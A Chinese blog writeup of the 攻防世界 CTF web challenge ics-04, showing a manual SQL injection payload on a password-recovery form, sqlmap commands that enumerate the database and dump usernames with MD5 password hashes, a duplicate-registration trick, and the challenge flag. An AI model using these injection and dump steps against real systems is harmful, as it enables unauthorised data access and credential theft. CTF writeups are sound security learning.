攻防世界web ics-04 writeup

原创


Sprint#51264 于 2020-08-08 10:08:07 发布 114 收藏

分类专栏： Web

本文链接：https://blog.csdn.net/qq_45837896/article/details/107875185

还是这一套管理系统，而这次能够点开的页面是登录和注册页面，如下

首先注册并登录发现



没有什么显著的效果，然后怀疑的是登录或者注册框存在sql注入漏洞，但是发现并没有，然而注册页面存在一个**同用户名可以重复注册的漏洞**

点击忘记密码可以引导到一个修改密码的页面

cetc用户找回密码

用户名 提交查询

在这个页面尝试手工注入

```
'or 1=1#
```

发现可以注入

cetc用户找回密码

用户名 提交查询

您的密保问题是cetc
请输入答案

请输入您的原始密码：
提交查询

于是决定使用sqlmap在该页面进行注入

用我们刚注册的用户发送POST

```
sqlmap -u "http://220.249.52.133:56810/findpwd.php" --data "username=123" --dbs
```

```
[22:00:04] [INFO] fetching database names
[22:00:04] [INFO] used SQL query returns 4 entries
[22:00:04] [INFO] resumed: 'information_schema'
[22:00:04] [INFO] resumed: 'cetc004'
[22:00:04] [INFO] resumed: 'mysql'
[22:00:04] [INFO] resumed: 'performance_schema'
available databases [4]:
```

发现几个数据库，其中cetc004应该就是当前云控中心的数据库

```
sqlmap -u "http://220.249.52.133:56810/findpwd.php" --data "username=123" -D cetc004 --tables
```

```
[1 table]
+------+
| user |
+------+
```

发现一个用户表，对其进行查看

```
sqlmap -u "http://220.249.52.133:56810/findpwd.php" --data "username=123" -D cetc004 -T user --columns
```

```
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| answer   | varchar(255)|
| password | varchar(255)|
| question | varchar(255)|
| username | varchar(255)|
+----------+-------------+
```

可以发现密保问题，密码，密保答案，用户名这几个字段，我们需要的就是用户名和密码这两项

```
sqlmap -u "http://220.249.52.133:56810/findpwd.php" --data "username=123" -D cetc004 -T user -C "username,password" --dump
```

```
+-------------+----------------------------------+
| username    | password                         |
+-------------+----------------------------------+
| c3tlwDmIn23 | 2f8667f381ff50ced6a3edc259260ba9 |
| 1           | c4ca4238a0b923820dcc509a6f75849b |
| 123         | 202cb962ac59075b964b07152d234b70 |
+-------------+----------------------------------+
```

发现了三个用户，其中1和123用户都是我刚刚注册的，密码都是1和123，这里发现密码都被加密过了（看别人的wp了解到是md5加密）

这里利用注册页面可以重复注册的漏洞，对原本存在的一个用户进行重复注册

忘记密码? cyberpeace{1cd6a6ad801c8d3330978e1aa8b8bcb6}

flag见上

其它解法（插眼）